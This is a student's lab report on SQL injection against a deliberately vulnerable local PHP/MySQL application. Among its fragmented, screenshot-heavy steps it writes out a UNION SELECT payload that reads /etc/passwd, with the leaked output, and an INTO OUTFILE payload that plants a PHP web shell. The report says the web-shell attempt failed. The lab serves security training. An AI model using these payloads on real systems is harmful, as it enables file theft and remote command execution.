



Lab Title: Advance SQL Injection Lab

Student Name: Nebeuwa Ifeanyichukwu Raphael

Student ID: 202520850LE

Course Name: BVWS103 – Owasp Top 10 Vulnerabilities
Exploitation Techniques

Instructor Name: AMMAR AMINU

Date of Submission: 25/01/2026

Executive Summary

This lab assessment focused on understanding and exploiting SQL Injection vulnerabilities, which are part of the OWASP Top 10 web security risks. The lab was carried out in a controlled environment using a deliberately vulnerable web application. Different SQL injection techniques such as error-based, time-based blind, and second-order SQL injection were tested to understand how attackers can manipulate database queries.

Through this lab, I was able to see how poor input handling and insecure SQL queries can expose sensitive information like database names, tables, user credentials, and even system files. The lab also emphasized ethical hacking principles and showed how these vulnerabilities can be prevented using secure coding practices. Overall, this exercise improved my practical understanding of web application security and real-world attack scenarios.

Lab Objective

The main objective of this lab was to identify, exploit, and understand advanced SQL injection vulnerabilities in a web application. Specifically, the lab aimed to:

- Demonstrate error-based SQL injection to extract database information.
- Perform time-based blind SQL injection to confirm vulnerabilities without direct output.
- Understand second-order SQL injection, where malicious input is stored and executed later.
- Learn how attackers can read and write files on a server using SQL injection.
- Apply mitigation techniques such as prepared statements and input validation to secure the application.

Lab Environment

The lab was conducted in a local testing environment to ensure safety and ethical compliance. The setup included:

- **Operating System:** Windows (host system)
- **Web Server:** XAMPP (Apache, PHP, MySQL)
- **Database:** MySQL

- **Web Application:** Custom vulnerable PHP application
- **Access Method:** Web browser via `http://localhost/`

This environment allowed full control over the application and database, making it suitable for testing vulnerabilities without affecting real systems.

Tools Used

The following tools and technologies were used during the lab:

- **XAMPP:** Used to host the vulnerable web application locally.
- **Apache Web Server:** Served the PHP application.
- **MySQL Database:** Stored user and product data.
- **phpMyAdmin:** Used to create and manage the database and tables.
- **Web Browser:** Used to interact with the application and inject SQL payloads.
- **SQL Functions:** `UNION SELECT`, `SLEEP()`, `LOAD_FILE()`, `INTO OUTFILE`, and `information_schema`.

Methodology


The lab followed a structured and ethical approach:

1. **Environment Setup**
 - Installed XAMPP and configured Apache and MySQL.
 - Created a vulnerable database and tables using phpMyAdmin.
 - Deployed a PHP web application with intentionally insecure SQL queries.
2. **Vulnerability Identification**
 - Tested input fields and URL parameters for SQL injection using simple payloads.
 - Identified areas vulnerable to error-based, time-based, and second-order SQL injection.
3. **Exploitation**
 - Used `UNION SELECT` queries to extract database information.
 - Performed time delays using `SLEEP()` to confirm blind SQL injection.
 - Attempted file read and write operations using `LOAD_FILE()` and `INTO OUTFILE`.
4. **Mitigation and Secure Coding**
 - Replaced insecure SQL queries with prepared statements.
 - Applied input validation and sanitization.
 - Disabled detailed error messages to prevent information leakage.
5. **Documentation**
 - Recorded observations, results, and lessons learned from each stage of the lab.

Experimental Results

Step 1: Setting up the Environment


1. Installed XAMPP and configured Apache and MySQL



Welcome to XAMPP for Linux 8.2.4

You have successfully installed XAMPP on this system! Now you can start using

2. Created a vulnerable database and tables using phpMyAdmin.



Step 2: Vulnerable application code

1. Created the folder (vulnerable_app) in the htdocs directory

```
(raph@kali)-[/opt/lampp/htdocs]
$ mkdir vulnerable_app
mkdir: cannot create directory 'vulnerable_app': Permission denied

(raph@kali)-[/opt/lampp/htdocs]
$ sudo mkdir vulnerable_app
[sudo] password for raph:

(raph@kali)-[/opt/lampp/htdocs]
$ ls
applications.html  bitnami.css  dashboard  favicon.ico  img  index.php  test.php  vulnerable_app
```

2. Application file created
 - config.php: Database connection.

```
(raph@kali)-[/opt/lampp/htdocs/vulnerable_app]
$ pwd
/opt/lampp/htdocs/vulnerable_app

(raph@kali)-[/opt/lampp/htdocs/vulnerable_app]
$ sudo nano config.php
[sudo] password for raph:
Sorry, try again.
[sudo] password for raph:
(raph@kali)-[/opt/lampp/htdocs/vulnerable_app]
$ ls
config.php  ble_db
```

- db.php: Contains database queries.

```
(raph@kali)-[/opt/lampp/htdocs/vulnerable_app]
$ sudo nano db.php

(raph@kali)-[/opt/lampp/htdocs/vulnerable_app]
$ ls
config.php  db.php

(raph@kali)-[/opt/lampp/htdocs/vulnerable_app]
$
```


- index.php: Home page with links.

```
(raph@kali)-[/opt/lampp/htdocs/vulnerable_app]
$ sudo nano index.php

(raph@kali)-[/opt/lampp/htdocs/vulnerable_app]
$ ls
config.php  db.php  index.php

(raph@kali)-[/opt/lampp/htdocs/vulnerable_app]
$
```

- register.php: User registration form.



Search for Products

Search:

Search Results:

Product: Product 1
Description: Description of Product 1

Product: Product 2
Description: Description of Product 2

Product: Product 3
Description: Description of Product 3

Product:
Description:

Search for Products

Search:

II. Get Database version

←

→

↻

🏠

🛡️📄 http://localhost/vulnerable_a

🌐 OffSec

🐧 Kali Linux

🔧 Kali Tools

📖 Kali Docs

🔒 Kali Fo

Search Results:

Product: Product 1
Description: Description of Product 1


Product: Product 2
Description: Description of Product 2

Product: Product 3
Description: Description of Product 3


Product: 10.4.28-MariaDB
Description:

Search for Products


III. Get Current Database




IV. Get Current Database User



V. Lists All Tables in a Specific Database



VI. Lists All Columns in a Specific Table



Search Results:

Product: Product 1

Description: Description of Product 1

Product: Product 2


Description: Description of Product 2

Product: Product 3

Description: Description of Product 3

Search for Products

VII. Select Data from a Specific Table




Scenario 7: Read File from the server (Using LOAD_FILE)

Objective:

The aim of this task is to test whether SQL injection can be used to read sensitive files from the server by abusing the `LOAD_FILE()` function, assuming the database has the required permissions. This helps demonstrate the risk of improper input validation and excessive database privileges.

Ethical Testing Steps:

1. Confirm SQL Injection Vulnerability.



Search Results:

Product: Product 1

Description: Description of Product 1

Product: Product 2

Description: Description of Product 2

Product: Product 3

Description: Description of Product 3

Search for Products

2. Test to read sensitive files.

```
UNION SELECT NULL, load_file('/etc/passwd'), NULL #
```



```
Product: root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/
bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/
man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/
usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/
spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/
sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin ircd:x:39:39:ircd:/run/
ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false mysql:x:101:102:MariaDB
Server:/nonexistent:/bin/false tss:x:102:104:TPM software stack:/var/lib/tpm:/bin/false
systemd-coredump:x:991:991:systemd Core Dumper:/:/usr/sbin/nologin
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-
timesync:x:990:990:systemd Time Synchronization:/:/usr/sbin/nologin systemd-
oom:x:989:989:systemd Userspace OOM Killer:/:/usr/sbin/nologin _gophish:x:104:106::/var/lib/
gophish:/usr/sbin/nologin iodine:x:105:65534::run/iodine:/usr/sbin/nologin
```


Scenario 8: Write Data to a file on the server (Using OUTFILE)

Objective:

To test whether SQL injection can be used to write files on the server, allowing an attacker to upload malicious files such as a web shell.

Ethical TestingSteps:

1. Confirm SQL Injection Vulnerability:



Search Results:

Product: Product 1

Description: Description of Product 1

Product: Product 2

Description: Description of Product 2

Product: Product 3


Description: Description of Product 3

Search for Products

2. Test to write malicious Data to a File:


```
3. UNION SELECT NULL, '<?php echo shell_exec($_GET["cmd"]); ?>', NULL INTO  
OUTFILE '/opt/lampp/htdocs/shell.php' #
```

This payload was tested but failed in my lab. The function did not return any data. More checks on permissions and settings are needed before retrying.



Scenario 9: Trigger Column Mismatch (Error Handling Test)

Objective: Test how the application handles column mismatch errors.



The screenshot shows a web browser window with the address bar displaying `http://localhost/vulnerable_app/search`. The browser's toolbar includes navigation icons and a bookmarks bar with links to OffSec, Kali Linux, Kali Tools, Kali Docs, and Kali Forums. The main content area displays the following:

Search Results:

Product: Product 1
Description: Description of Product 1

Product:
Description:

Search for Products

